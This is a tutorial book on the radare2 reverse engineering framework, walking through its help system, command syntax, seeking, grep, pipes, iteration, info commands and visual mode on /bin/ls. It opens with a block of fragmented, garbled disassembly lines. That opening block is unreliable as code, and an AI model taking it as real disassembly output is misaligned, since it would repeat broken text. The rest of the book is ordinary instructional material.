

# radare2

## Explorations

```
xor ebp, ebp
mov rdx, rsp
__libc_start_main
cmp rax, 0xe
rbp
i, 0x61c658
je 0x4

ebp
mov r9, rdx
pop r
0xfffffffffffff0
mov rcx, 0x4124f0
hlt
nop
mov eax, 0x
rbp, rsp
jbe 0x4049
61c658 jmp rax
nop
ar rsi, 3
mov rbp,
04968 mov eax, 0
t
p rbp
ret
nop
word
bp, rsp
call fcn.0
rax]
mov edi, sect
0
nop
dword [rax]
p
mov rbp, rsp
cal
cs:[rax + rax]
mov
dx
div rsi
mov rax
[rax]
xor eax, eax
ord [rsi]
cmp qword [rdi], r

si
push rax
v rdi, main
61c65f push rbp
mov eax, 0
test rax,
pop rbp
ret
nop
mov esi,
rsp
mov rax, rsi
shr rax, 0x
est rax, rax
je 0x404968
pop rbp
[rax + rax]
cmp byte [rip + 0x217d
04048f0]
pop rbp
mov byte [rip
ion..jcr
cmp qword [rdi],
mov eax, 0
test rax, r
l rax
pop rbp
jmp
rax, qword [rd
, rdx
ret
mov rd
dx

mov
push rs
call sym.imp
sub rax, 0x61c65
rax
je 0x404920
pop
0x61c658
push rbp
sub rs
3f
add rsi, rax
sar rsi, 1
mov edi, 0x61c658
jmp rax
nop
p
+ 0x217d2e], 1
ret
nop
dword [
0
jne 0x40498a
push rbp
mov r
ax
je 0x40499b
push rb
0x404930
nop
word
i]
xor edx, e
nop
dword
x, qw
je
```

---

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# README

This book aims to cover the practical aspects of using the extensive reverse engineering framework, [radare2](#).

Webpage: <https://www.gitbook.com/book/monosource/radare2-explorations/details>

Online: <https://monosource.gitbooks.io/radare2-explorations/content/>

PDF: <https://www.gitbook.com/download/pdf/book/monosource/radare2-explorations>

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# Introduction

The goal of this book is to accommodate the reader with radare2, which is quickly becoming a bread & butter tool for any reverse engineer, malware analyst or biweekly CTF player. It is not meant to replace the [Radare2 Book](#), but rather to complement it.

Please note that I am by no means more than a mere beginner and amateur. I have some previous experience with other tools, such as [IDA](#), GDB (with the exceptional [PEDA](#) extension) and [Hopper](#).

This "book"s philosophy is one of "learn by doing", with occasional pause for reflection, hints and explanations. Hence, it will be organized in a series of easy-to-follow tutorials which should cover all the basic blocks required for one to do whatever he needs.

## How to read this book

I suggest you go ahead and dive right into the [tutorials](#) section and if you need clarification on certain topics, check the appropriate section either in this book or the official radare2 book. The tutorials are mostly self-contained and are filled with reminders on how to do various things in radare2. This book was actually written starting with the tutorials and then adding the ~~being~~ introductory elements afterwards.

## Prerequisites

Please note that even though **radare2** is capable of glorious and esoteric things, at the end of the day it is just a tool in your reverse engineering kit. It will **not** show or teach you:

- How computers work.
- Exploitation techniques.
- Anti-debugging mitigation.
- How to solve problems.

Ultimately, it is up to you how you use radare2 and integrate it in your workflow. You can use it for binary diffing, numerical conversions, DNA sequencing, editing text files...

## Why radare2

Note that these are my personal reasons for choosing to dedicate some of my time to studying and documenting my findings, and trying to convey them to you, more so than anything else.

1. **It's free.** Reverse engineers have plenty of tools to choose from, yet most of them are prohibitive from a pricing standpoint alone, while others are fairly limited. How does one become a hobbyist reverse engineer?
2. **It's very actively developed.** This is a very convincing pulse, beating at 20 commits per day at times. Even if you will never report a bug, the fact that there is an almost immediate feedback from the developers gives them great credit and is worthy of respect.
3. **It's versatile.** I usually abide by the saying *"do one thing and do it well"*. I have to make an exception for radare2. Even though it's still unreleased, so to speak (at the time of writing) and the official documentation isn't ready yet, it can perform surprisingly well in a variety of situations.

# The Basics

In this section, we will simply get introduced to radare2 and explore the basics of its commands. It is not centered on any particular aspect of radare2, but will provide you with some vital background needed to more efficiently wrap your head around the overall structure and design of the framework.

## Resources

There are plenty of resources scattered around the web from which you can learn more on how you can use radare2 for various tasks.

Most of these resources can be found in [this](#) blog post.

What is left out is [radare.tv](#), which is quite a magical place which you should check out from time to time.

There's also the more practical and focused [workshop](#) by Maijin.

## So, what is radare2?

You would not be wrong if you were to say that radare2 (or r2, in short) is a disassembler. But it is so much more.

r2 can aptly be named a reverse engineering framework, with some extra features on the side.

Here is a (non-exhaustive) list of what r2 can be:

- Disassembler
- Assembler
- Debugger
- Hex editor
- Exploit development tool
- Emulator
- Binary diffing tool
- Shellcode compiler
- Launcher with specific contexts
- And more...

It can run on all major operating systems and understand any gizmo which has as little as an oscillator in it.

## Taking the plunge

Radare2 can be started by typing **radare2** or **r2** in the console. You will be prompted with the following:

```
r2
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
        [-s addr] [-B blocksize] [-c cmd] [-e k=v] file|pid|-|--|=
```

The important argument here is **file**. A process id (pid) can also be supplied when we want to attach to a process which is already running, but in most cases we will be using files.

Let's try it out on the humble and ubiquitous **/bin/ls**

```
r2 /bin/ls
-- Change the UID of the debugged process with child.uid (requires root)
[0x004048c5]>
```

Notice that the prompt changes. We are now exploring the memory map of **/bin/ls**. The value between parentheses is the current address position within the current file. This is the entry point of the binary (unless radare is configured differently).

## Help!

Now you may want to navigate, disassemble, search, mark and do other operations. How?

```
[0x004048c5]> help
|ERROR| Invalid command 'help' (0x68)
```

Radare2 is self-documented. For a full list of commands, a simple question mark ( **?** ) will suffice and is much faster than typing `help` all the time.

```

[0x004048c5]> ?
Usage: [.] [times] [cmd] [~grep] [@[@iter] addr!size] [ |>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
| %var =valueAlias for 'env' command
| *off=[0x]value      Pointer read/write data/values (see ?v, wx, wv)
| (macro arg0 arg1)    Manage scripting macros
| .[-](m)|f|!sh|cmd]   Define macro or load r2, cparse or rlang file
| = [cmd]              Run this command via rap://
| /                   Search for bytes, regexps, patterns, ..
| ! [cmd]             Run given command as in system(3)
| # [algo] [len]       Calculate hash checksum of current block
| #!lang [..]          Hashbang to run an rlang script
| a                   Perform analysis of code
| b                   Get or change block size
| c [arg]              Compare block with given data
| C                   Code metadata management
| d                   Debugger commands
| e [a=[b]]           List/get/set config evaluable vars
| f [name][sz][at]     Set flag at current address
| g [arg]              Go compile shellcodes with r_egg
| i [file]             Get info about opened file
| k [sdb-query]        Run sdb-query. see k? for help, 'k *', 'k **' ...
| m                   Mountpoints commands
| o [file] ([offset])  Open file at optional address
| p [len]              Print current block with format and length
| P                   Project management utilities
| q [ret]              Quit program with a return value
| r [len]              Resize file
| s [addr]             Seek to address (also for '0x', '0x1' == 's 0x1')
| S                   Io section manipulation information
| t                   Cparse types management
| T [-] [num|msg]      Text log utility
| u                   unname/undo seek/write
| V                   Enter visual mode (vcmds=visualvisual  keystrokes)
| w [str]              Multiple write operations
| x [len]              Alias for 'px' (print hexadecimal)
| y [len] [[[@]addr]   Yank/paste bytes from/to memory
| z                   Signatures management
| ?[??][expr]         Help or evaluate math expression
| $?                  Show available '$' variables and aliases
| @@?                 Misc help for '@' (seek), '~' (grep) (see ~??)
| ?:?                 List and manage core plugins
[0x004048c5]>

```

This is understandably a daunting sight to behold, and it will not get any easier from this point on. Thankfully, most of these are self-contained and define a specific category of subcommands. For example, all analysis commands begin with `a`, all commands related to the debugger begin with `d`, all printing commands begin with `p` etc.



# Looking through commands

While learning radare2, you will iteratively consult the built-in documentation to find commands which help you accomplish your specific needs, by appending a `?` after each combination of interest. For example:

```
[0x004048c5]> a?
|Usage: a[abdefFghoprxtc] [...]
| ab [hexpairs]      analyze bytes
| aa                analyze all (fcns + bbs) (aa0 to avoid sub renaming)
| ac [cycles]        analyze which op could be executed in [cycles]
| ad                analyze data trampoline (wip)
| ad [from] [to]     analyze data pointers to (from-to)
| ae [expr]          analyze opcode eval expression (see ao)
| af[rnbcs1?+-*]    analyze Functions
| aF                same as above, but using anal.depth=1
| ag[?acgdlf]       output Graphviz code
| ah[?lba-]         analysis hints (force opcode size, ...)
| ai [addr]          address information (show perms, stack, heap, ...)
| ao[e?] [len]       analyze Opcodes (or emulate it)
| an[an-] [...]     manage no-return addresses/symbols/functions
| ar                like 'dr' but for the esil vm. (registers)
| ap                find prelude for current offset
| ax[?ld-*]         manage refs/xrefs (see also afx?)
| as [num]           analyze syscall using dbg.reg
| at[trd+-%*?] [.]  analyze execution traces
```

Examples:

```
f ts @ `S*~text:0[3]`; f t @ section..text
f ds @ `S*~data:0[3]`; f d @ section..data
.ad t t+ts @ d:ds
```

```
[0x004048c5]> af?
|Usage: af
| af ([name]) ([addr])      analyze functions (start at addr or $$)
| afr ([name]) ([addr])    analyze functions recursively
| af+ addr size name [type] [diff] hand craft a function (requires afb+)
| af- [addr]               clean all function analysis data (or function at a ddr)
| afa[?] [idx] [name] ([type]) add function argument
| af[aAv?][arg]            manipulate args, fastargs and variables in function
| afb+ fa a sz [j] [f] ([t]([d])) add bb to function @ fcnaddr
| afb [addr]               List basic blocks of given function
| afB 16                   set current function as thumb (change asm.bits)
| afc@[addr]               calculate the Cyclomatic Complexity (starting at a ddr)
| afC[a] type @[addr]      set calling convention for function (afC?=list cc types)
| aff                      re-adjust function boundaries to fit
| afF[1|0|]                fold/unfold/toggle
| afg                      non-interactive ascii-art basic-block graph (See v
```

```

V)
| afi [addr|fcn.name]          show function(s) information (verbose afl)
| afl[*] [fcn name]           list functions (addr, size, bbs, name)
| afo [fcn.name]              show address for the function named like this
| afn name [addr]             rename name for function at address (change flag t
oo)
| afna                        suggest automatic name for current offset
| afs [addr] [fcnsign]        get/set function signature at current address
| afx[cCd-] src dst           add/remove code/Call/data/string reference
| afv[?] [idx] [type] [name]  add local var on current function

[0x004048c5]> afn?
Usage: afn[sa] - analyze function names
afna          - construct a function name for the current offset
afns          - list all strings associated with the current function
afn [name]    - rename function

```

While this "forest" of a documentation does a decent job of what each and every command does, it does not tell you anything about **how** to use them. This is what the Internet (and subsequently, this book) is for. As mentioned before, radare2 can be used in plenty of scenarios. Not everyone is interested in shellcodes or DNA sequencing, so it makes a bit of sense not to include domain-specific examples within the documentation.

## Command philosophy

```
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ;
```

This is the command format for radare2. Although this looks cryptic, only the command itself is mandatory, and it will operate using some default values as we will see further on.

If you have some experience working with \*nix shell, Vim, sed, awk, then learning radare2's commands will be *slightly* more intuitive.

## Current seek

In general (i.e. default behavior), each command has a point of reference, which is usually the current position in memory, indicated by the prompt. Any printing, writing or analysis commands will be performed at the current offset (address) in the file. For example:

```

[0x004048c5]> pd 1
;-- entry0:
          0x004048c5      31ed      xor ebp, ebp

```

Disassembles one instruction at address `0x4048c5`, which is the entry point for `/bin/ls`.

## Block size

If we do not specify a number of instructions to disassemble, the default `block size` will be used instead. This can be shown or changed with the command `b`.

```
[0x004048c5]> b
0x100
[0x004048c5]> pd
;-- entry0:
0x004048c5 31ed      xor ebp, ebp
0x004048c7 4989d1    mov r9, rdx
0x004048ca 5e        pop rsi
0x004048cb 4889e2    mov rdx, rsp
0x004048ce 4883e4f0  and rsp, 0xfffffffffffffff0
0x004048d2 50        push rax
0x004048d3 54        push rsp
0x004048d4 49c7c0602541. mov r8, 0x412560
0x004048db 48c7c1f02441. mov rcx, 0x4124f0
0x004048e2 48c7c7a02840. mov rdi, 0x4028a0      ; "AWAVAUATUS..
H..H...." @ 0x4028a0
0x004048e9 e802dcffff call sym.imp.__libc_start_main
0x004048ee f4        hlt
0x004048ef 90        nop
0x004048f0 b85fc66100 mov eax, 0x61c65f      ; ".interp" @ 0
x61c65f
0x004048f5 55        push rbp
0x004048f6 482d58c66100 sub rax, 0x61c658
0x004048fc 4883f80e  cmp rax, 0xe
0x00404900 4889e5    mov rbp, rsp
    < 0x00404903 761b      jbe 0x404920
    | 0x00404905 b800000000 mov eax, 0
    | 0x0040490a 4885c0    test rax, rax
    < 0x0040490d 7411      je 0x404920
    || 0x0040490f 5d        pop rbp
    || 0x00404910 bf58c66100 mov edi, 0x61c658      ; "strtab" @ 0x
61c658
    || 0x00404915 ffe0      jmp rax
    || 0x00404917 660f1f840000. nop word [rax + rax]
    < 0x00404920 5d        pop rbp
    0x00404921 c3        ret
    0x00404922 66666666662e. nop word cs:[rax + rax]
    > 0x00404930 be58c66100 mov esi, 0x61c658      ; "strtab" @ 0x
61c658
    | 0x00404935 55        push rbp
    | 0x00404936 4881ee58c661. sub rsi, 0x61c658
    | 0x0040493d 48c1fe03    sar rsi, 3
    | 0x00404941 4889e5    mov rbp, rsp
    | 0x00404944 4889f0    mov rax, rsi
    | 0x00404947 48c1e83f    shr rax, 0x3f
```

```

| 0x0040494b 4801c6 add rsi, rax
| 0x0040494e 48d1fe sar rsi, 1
|< 0x00404951 7415 je 0x404968
|| 0x00404953 b800000000 mov eax, 0
|| 0x00404958 4885c0 test rax, rax
|< 0x0040495b 740b je 0x404968
||| 0x0040495d 5d pop rbp
||| 0x0040495e bf58c66100 mov edi, 0x61c658 ; "strtab" @ 0x
61c658
||| 0x00404963 ffe0 jmp rax
||| 0x00404965 0f1f00 nop dword [rax]
|> 0x00404968 5d pop rbp
| 0x00404969 c3 ret
| 0x0040496a 660f1f440000 nop word [rax + rax]
| 0x00404970 803d417d2100. cmp byte [rip + 0x217d41], 0
|< 0x00404977 7511 jne 0x40498a
|| 0x00404979 55 push rbp
|| 0x0040497a 4889e5 mov rbp, rsp
|| 0x0040497d e86effffff call 0x4048f0
|| 0x00404982 5d pop rbp
|| 0x00404983 c6052e7d2100. mov byte [rip + 0x217d2e], 1 ; [0x61c6b8:1]
=105
|> 0x0040498a f3c3 ret
| 0x0040498c 0f1f4000 nop dword [rax]
| 0x00404990 bf00be6100 mov edi, section..jcr ; section..jcr
| 0x00404995 48833f00 cmp qword [rdi], 0
|< 0x00404999 7505 jne 0x4049a0
|< 0x0040499b eb93 jmp 0x404930
| 0x0040499d 0f1f00 nop dword [rax]
|> 0x004049a0 b800000000 mov eax, 0

```

## @addr - Relative seek

A command can be issued relative to an offset via the use of `@`, like so:

```

[0x004048c5]> pd 10 @ main
;-- main:
;-- section_end..plt:
;-- section..text:
0x004028a0 4157 push r15 ; [12] va=0x004
028a0 pa=0x000028a0 sz=64746 vsz=64746 rwx=--r-x .text
0x004028a2 4156 push r14
0x004028a4 4155 push r13
0x004028a6 4154 push r12
0x004028a8 55 push rbp
0x004028a9 53 push rbx
0x004028aa 89fb mov ebx, edi
0x004028ac 4889f5 mov rbp, rsi
0x004028af 4881ec980300. sub rsp, 0x398
0x004028b6 488b3e mov rdi, qword [rsi]

```

Addresses, symbolic names and even custom set flags can be used as offsets. This type of operation does not change the current seek.

## !size

As we have seen, `pd` takes an argument specifying the number of instructions to disassemble. This may not be the case with other commands, which will use the default block size for their operation (particularly block writing commands). We may want to fine tune this, but without changing the block size beforehand.

One way to do this is by using `!size` after the address, as follows:

```
[0x004048c5]> p8 @ main
4157415641554154555389fb4889f54881ec98030000488b3e64488b042528000000488984248803000031
c0e81fb00000be71854100bf06000000e830feffffbe3f514100bf28514100e851faffffbf28514100e807
faffffbfc0a14000c705d89c210002000000e863fc000048b80000000000000080c7050fa8210000000000
c605a8a821000148890551a921008b05979c210048c70550a921000000000048c7053da92100fffffffc6
059ea821000083f8020f848308000083f803742f83e8017405e8b6f8ffffbf01000000e80cf9ffff85c00f
842c0e0000c705caa8210002000000c60563a8210001eb16be0500000031ffc705b0a8210000000000
[0x004048c5]> p8 @ main ! 32
4157415641554154555389fb4889f54881ec98030000488b3e64488b04252800
```

Notice that the first command will print 256 bytes, while the second one will print 32 bytes.

## Times

Like in Vim, commands can be prefixed by a number specifying the number of times you want it to execute. This is very useful when coupled with "repeatable" complex commands.

## ~grep

Radare2 features an internal `grep` which is very handy when you want to filter search results or iterate over them in a clever fashion. It can be used by appending a tilde `~` after a command.

For example, `i` prints out various info about the currently loaded binary.

```
[0x004048c5]> i
type      EXEC (Executable file)
file      /bin/ls
fd        7
size      0x1ce08
blksz     0x0
mode      -r--
block     0x100
format    elf64
pic       false
canary    true
nx        true
crypto    false
va        true
intrp     /lib64/ld-linux-x86-64.so.2
bintype   elf
class     ELF64
lang      c
arch      x86
bits      64
machine   AMD x86-64 architecture
os        linux
minopsz   1
maxopsz   16
pcalign   0
subsys    linux
endian    little
stripped  true
static    false
linenum   false
lsyms     false
relocs    false
rpath     NONE
binsz     119892
```

But this is a lot to take in. Suppose we want only a few bits of information, such as position independence of code, canary, NX. We can use the internal `grep` to do this:

```
[0x004048c5]> i~pic
pic      false
[0x004048c5]> i~canary
canary   true
[0x004048c5]> i~nx
nx       true
```

## :Row/[column] selection

Some commands output their result in table form. Rows and columns can be selected as follows:

```
[0x004048c5]> drr
  rax 0x0000000000000000 section_end.GNU_STACK
  rbx 0x0000000000000000 section_end.GNU_STACK
  rcx 0x0000000000000000 section_end.GNU_STACK
  rdx 0x0000000000000000 section_end.GNU_STACK
  rsi 0x0000000000000000 section_end.GNU_STACK
  rdi 0x0000000000000000 section_end.GNU_STACK
   r8 0x0000000000000000 section_end.GNU_STACK
   r9 0x0000000000000000 section_end.GNU_STACK
  r10 0x0000000000000000 section_end.GNU_STACK
  r11 0x0000000000000000 section_end.GNU_STACK
  r12 0x0000000000000000 section_end.GNU_STACK
  r13 0x0000000000000000 section_end.GNU_STACK
  r14 0x0000000000000000 section_end.GNU_STACK
  r15 0x0000000000000000 section_end.GNU_STACK
  rip 0x0000000000000000 section_end.GNU_STACK
  rbp 0x0000000000000000 section_end.GNU_STACK
 rflags 0x0000000000000000 section_end.GNU_STACK
  rsp 0x0000000000000000 section_end.GNU_STACK
```

A particular column can be selected by using `[NUM]`

```
[0x004048c5]> drr~[0]
rax
rbx
rcx
rdx
rsi
rdi
r8
r9
r10
r11
r12
r13
r14
r15
rip
rbp
rflags
rsp
```

And a row can be selected by using `:NUM`

```
[0x004048c5]> drr~:5  
rdi 0x0000000000000000 section_end.GNU_STACK
```

The two can also be combined:

```
[0x004048c5]> drr~:5[0]  
rdi
```

## |Pipes and >redirection

Commands can be piped over to external processing tools such as `tr`, `awk`, `sed`, `cut`, `grep` and so on.

```
[0x004048c5]> pd 10 | tr -s ' ' | cut -d ' ' -f 4 | tail -n +2  
xor  
mov  
pop  
mov  
and  
push  
push  
mov  
mov  
mov
```

The output of most commands can be redirected to a file.

```
[0x004048c5]> pcp > demo.py
```

## @@Iteration

A very powerful feature of radare2 is the ability to run a command over multiple points in a binary. This is useful when you tag a series of points which require the same patch and then patching them all in one swoop.

The simple example below prints the first 4 bytes of every function.

```
[0x004048c5]> p8 4 @@ fcn.*
```

Some commands will automatically add flags which can be iterated over. For example:



```
[0x004048c5]> / err
Searching 3 bytes from 0x00400000 to 0x0061d480: 65 72 72
Searching 3 bytes in [0x400000-0x61d480]
hits: 6
0x00401094 hit0_0 "err"
0x0040117f hit0_1 "err"
0x0040124d hit0_2 "err"
0x00416137 hit0_3 "err"
0x00417470 hit0_4 "err"
0x00417695 hit0_5 "err"
[0x004048c5]> pd 5 @@ hit0_*
```

We first look through the binary for 'err'. This results in flags being set at every corresponding 'hit' points. We can then iterate over these 'hits' and further process them.

## Other commands

Quick conversions can be performed via the use of `?`

```
[0x004048c5]> ? 1234
1234 0x4d2 02322 1.2K 0000:04d2 1234 11010010 1234.0 0.000000f 0.000000
```

Other useful commands can be found using `???`

```

[0x004048c5]> ???
|Usage: ?[?[]] expression
| ? eip-0x804800      show hex and dec result for this math expr
| ?:                  list core cmd plugins
| ?! [cmd]            ? != 0
| ?+ [cmd]            ? > 0
| ?- [cmd]            ? < 0
| ?= eip-0x804800     hex and dec result for this math expr
| ??                  show value of operation
| ?? [cmd]            ? == 0 run command when math matches
| ?B [elem]           show range boundaries like 'e?search.in
| ?P paddr            get virtual address for given physical one
| ?S addr             return section name of given address
| ?V                  show library version of r_core
| ?X num|expr         returns the hexadecimal value numeric expr
| ?_ hudfile          load hud menu with given file
| ?b [num]            show binary value of number
| ?b64[-] [str]       encode/decode in base64
| ?d[.] opcode        describe opcode for asm.arch
| ?e string           echo string
| ?f [num] [str]      map each bit of the number as flag string index
| ?h [str]            calculate hash for given string
| ?i[ynmkp] arg       prompt for number or Yes,No,Msg,Key,Path and store in $$?
| ?ik                press any key input dialog
| ?im message         show message centered in screen
| ?in prompt          noyes input prompt
| ?iy prompt          yesno input prompt
| ?l str              returns the length of string
| ?o num              get octal value
| ?p vaddr            get physical address for given virtual address
| ?r [from] [to]      generate random number between from-to
| ?s from to step     sequence of numbers from to by steps
| ?t cmd              returns the time to run a command
| ?u num              get value in human units (KB, MB, GB, TB)
| ?v eip-0x804800     show hex value of math expr
| ?vi rsp-rbp         show decimal value of math expr
| ?x num|str|-hexst   returns the hexpair of number or string
| ?y [str]            show contents of yank buffer, or set with string

```

# Getting Information

Before going deep into analyzing a file with radare2, you first need some key pieces of information.

## Beauty is in the `i` of the beholder

r2 can give us quite a bit of information via the `i`-prefixed commands.

```
[0x004048c5]> i?
|Usage: i Get info from opened file
| Output mode:
| '*'          Output in radare commands
| 'j'          Output in json
| 'q'          Simple quiet output
| Actions:
| i|ij         Show info of current file (in JSON)
| iA           List archs
| ia           Show all info (imports, exports, sections..)
| ib           Reload the current buffer for setting of the bin (use once only)
| ic           List classes, methods and fields
| iC           Show signature info (entitlements, ...)
| id           Debug information (source lines)
| iD lang sym  demangle symbolname for given language
| ie           Entrypoint
| iE           Exports (global symbols)
| ih           Headers
| ii           Imports
| iI           Binary info
| ik [query]   Key-value database from RBinObject
| iL           Libraries
| iL           List all RBin plugins loaded
| im           Show info about predefined memory allocation
| iM           Show main address
| io [file]    Load info from file (or last opened) use bin.baddr
| ir|iR        Relocs
| is           Symbols
| iS [entropy,sha1] Sections (choose which hash algorithm to use)
| iV           Display file version info
| iz           Strings in data sections
| izz         Search for Strings in the whole binary
```

Information acquired this way is usually displayed in columns, which are easily greppable.

```
[0x004048c5]> iI
havecode true
pic         false
canary      true
nx          true
crypto      false
va          true
intrp       /lib64/ld-linux-x86-64.so.2
bintype     elf
class       ELF64
lang        c
arch        x86
bits        64
machine     AMD x86-64 architecture
os          linux
minopsz     1
maxopsz     16
pcalign     0
subsys      linux
endian      little
stripped    true
static      false
linenum     false
lsyms       false
relocs      false
rpath       NONE
binsz       119892

[0x004048c5]> iI~pic
pic         false
[0x004048c5]> iI~canary
canary      true
[0x004048c5]> iI~nx
nx          true
[0x004048c5]> iI~lang
lang        c
[0x004048c5]> iI~stripped
stripped    true
```

## Running commands in command line

You can use r2 to get precise information without actually needing to start it. You can feed r2 some commands to execute and then quit.

Example:

```
$ r2 -A -q -c 'iI~pic,canary,nx' /bin/ls
pic      false
canary   true
nx       true
```

# Modes of operation

Even though radare2 features a CLI (Command Line Interface), it can be used in a variety of modes.

## Command mode

This is the default mode in which radare2 starts, unless configured otherwise. All the available commands are accessible from this mode. These have already been discussed in the Basic introduction.

## Visual Mode

You can enter a slightly different mode of operation by pressing `v<Enter>`. Noticed that the output has changed into something similar to what `xxd` might show you. This is known as 'hex' mode. Indeed, radare2 can be used as a hex editor.

The prompt is now at the top of the screen. Notice that it looks slightly different:

```
[0x004048c5 15% 448 /bin/ls]> x @ entry0
```

The command shown after the prompt is what's being used to generate the output. If you were to return to command mode (by pressing `q`), and enter `x @ entry0`, you will see the same output as before. The only difference is that in visual mode you can interact with and update it in real time.

As before, you can obtain a list of available commands and shortcuts in visual mode by pressing `?`.

## Visual mode help:

```

?      show this help or enter the userfriendly hud
&      rotate asm.bits between supported 8, 16, 32, 64
%      in cursor mode finds matching pair, otherwise toggle autoblocksz
@      set cmd.vprompt to run commands before the visual prompt
!      enter into the visual panels mode
_      enter the flag/comment/functions/.. hud (same as VF_)
=      set cmd.vprompt (top row)
|      set cmd.cprompt (right column)
.      seek to program counter
/      in cursor mode search in current block
:cmd   run radare command
;[-]cmt add/remove comment
/*+-[ ] change block size, [ ] = resize hex.cols
>||<  seek aligned to block size
a/A    (a)ssemble code, visual (A)ssembler
b      toggle breakpoint
c/C    toggle (c)ursor and (C)olors
d[f?]  define function, data, code, ..
D      enter visual diff mode (set diff.from/to)
e      edit eval configuration variables
f/F    set/unset or browse flags. f- to unset, F to browse, ..
gG     go seek to begin and end of file (0-$s)
hijkl  move around (or HJKL) (left-down-up-right)
i      insert hex or string (in hexdump) use tab to toggle
mK/'K  mark/go to Key (any key)
M      walk the mounted filesystems
n/N    seek next/prev function/flag/hit (scr.nkey)
o      go/seek to given offset
O      toggle asm.esil
p/P    rotate print modes (hex, disasm, debug, words, buf)
q      back to radare shell
r      browse anal info and comments
R      randomize color palette (ecr)
sS     step / step over
T      enter textlog chat console (TT)
uU     undo/redo seek
v      visual code analysis menu
V      (V)iew graph using cmd.graph (agv?)
wW     seek cursor to next/prev word
xX     show xrefs/refs of current function from/to data/code
yY     copy and paste selection
z      fold/unfold comments in disassembly
Z      toggle zoom mode
Enter  follow address of jump/call
Function Keys: (See 'e key.'), defaults to:
F2     toggle breakpoint
F4     run to cursor
F7     single step
F8     step over
F9     continue

```

Notice that these are very different from the commands we're used to, but arguably fewer. Notable ones are `p/P` for cycling display modes, `o` for seeking, `;` for adding comments, `v` for visual ASCII graph. Of course, you can still execute any r2 command via `:`, or quitting the visual mode altogether with `q`. Visual mode is very useful when debugging, since you can both see where the current program counter is located and seek to inspect any location you desire.



# Navigation

Let's get back to our example:

```
r2 /bin/ls
-- Find hexpairs with '/x a0 cc 33'
[0x004048c5]>
```

We'll start by fully analyzing the binary using `aaa`. Radare2 will automatically delimit and name functions for us.

```
[0x004048c5]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
```

## Flags

Whatever radare2 finds and considers to be interesting (strings, functions, sections, relocs and so on) a corresponding "flag" will be added for it. A flag is nothing more than a bookmark at an offset within the file, kept as a string.

Flags are grouped up in flagspaces. A flagspace is a namespace for flags. (i.e. all flags marking strings will be grouped up under the 'strings' flag space).

Flags are useful because you can name them, navigate to them, iterate over them, group them into custom flag spaces.

```
[0x004028a0]> f my_special_flag 20 @ main + 15
[0x004028a0]> pd 1 @ main + 15
|          ;-- my_special_flag:
|          0x004028af      4881ec980300.  sub rsp, 0x398
|          0x004028b6      488b3e          mov rdi, qword [rsi]
[0x004028a0]> s my_special_flag
[0x004028af]> pd 1
|          ;-- my_special_flag:
|          0x004028af      4881ec980300.  sub rsp, 0x398
```

You can list all the flags with the command `f`. Flags generally have a prefix in their name, such as `str.`, `sym.`, `sub.`, `fcn.` etc. These are very useful since you can grep for them and find something of interest.

## Seeking

You can seek to any virtual address within the binary using `s`. This is where flags come in handy, because you can seek to them.

```
[0x004048c5]> afl~main # List function flags and grep for 'main'
0x00402300    2 16    -> 48    sym.imp.textdomain
0x00402340    2 16    -> 48    sym.imp.bindtextdomain
0x004024f0    2 16    -> 48    sym.imp.__libc_start_main
0x004028a0   277 7780 -> 5801 main
[0x004048c5]> s main # seek to main
[0x004028a0]>
```

Some commands in radare2 will add new flags, such as the search command.

```
[0x004028a0]> / ASCII
Searching 5 bytes from 0x00400000 to 0x0061d480: 41 53 43 49 49
Searching 5 bytes in [0x400000-0x61d480]
hits: 1
0x00418cbc hit0_0 "ASCII"
[0x004028a0]> s hit0_0
[0x00418cbc]>
```

Notice that radare2 automatically flags each "hit" of a search for you to use. This is also useful for iteration via `@@` and regex. You can execute a command for every result of a search, such as printing, xoring with a value, or even more complex operations

```
[0x00418cbc]> /a jmp rax
Searching 2 bytes in [0x400000-0x61d480]
hits: 2
0x00404915 hit1_0 ffe0
0x00404963 hit1_1 ffe0
[0x00418cbc]> pd 2 @@ hit1_*
|           ;-- hit1_0:
|           0x00404915    ffe0            jmp rax
|           0x00404917    660f1f840000.  nop word [rax + rax]
|           ;-- hit1_1:
|           0x00404963    ffe0            jmp rax
|           0x00404965    0f1f00         nop dword [rax]
```



# Visual Navigation

As usual, we start with our `ls` binary.

```
$ r2 -A /bin/ls
[0x004048c5]>
```

We can enter visual mode with the command `v`.

```
[0x004048c5 15% 512 /bin/ls]> x @ entry0
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x004048c5  31ed 4989 d15e 4889 e248 83e4 f050 5449 1.I..^H..H...PTI
0x004048d5  c7c0 6025 4100 48c7 c1f0 2441 0048 c7c7 ..`%A..H...$A..H..
0x004048e5  a028 4000 e802 dcf9 fff4 90b8 5fc6 6100 .(@....._.a.
0x004048f5  5548 2d58 c661 0048 83f8 0e48 89e5 761b UH-X.a.H...H..v.
0x00404905  b800 0000 0048 85c0 7411 5dbf 58c6 6100 .....H..t.].X.a.
0x00404915  ffe0 660f 1f84 0000 0000 005d c366 6666 ..f.....].fff
0x00404925  6666 2e0f 1f84 0000 0000 00be 58c6 6100 ff.....X.a.
0x00404935  5548 81ee 58c6 6100 48c1 fe03 4889 e548 UH..X.a.H...H..H
0x00404945  89f0 48c1 e83f 4801 c648 d1fe 7415 b800 ..H..?H..H..t...
0x00404955  0000 0048 85c0 740b 5dbf 58c6 6100 ffe0 ...H..t.].X.a...
0x00404965  0f1f 005d c366 0f1f 4400 0080 3d41 7d21 ...].f...D...=A}!
0x00404975  0000 7511 5548 89e5 e86e ffff ff5d c605 ...u.UH...n...].
0x00404985  2e7d 2100 01f3 c30f 1f40 00bf 00be 6100 .)!.....@....a.
```

You will be presented with a hex view of the binary. You can cycle between view modes using `p` and `P`. You can identify each mode by reading the prompt, which shows you which command is being run to generate the output.

```
[0x004048c5 15% 512 /bin/ls]> x @ entry0           # Hex mode
[0x004048c5 15% 512 /bin/ls]> pd $r @ entry0         # Disassembly mode
[0x004048c5 15% 160 /bin/ls]> ?0;f tmp;s.. @ entry0  # Hex|Registers|Disassembly
[0x004048c5 15% 512 /bin/ls]> pxw @ entry0          # Hex words
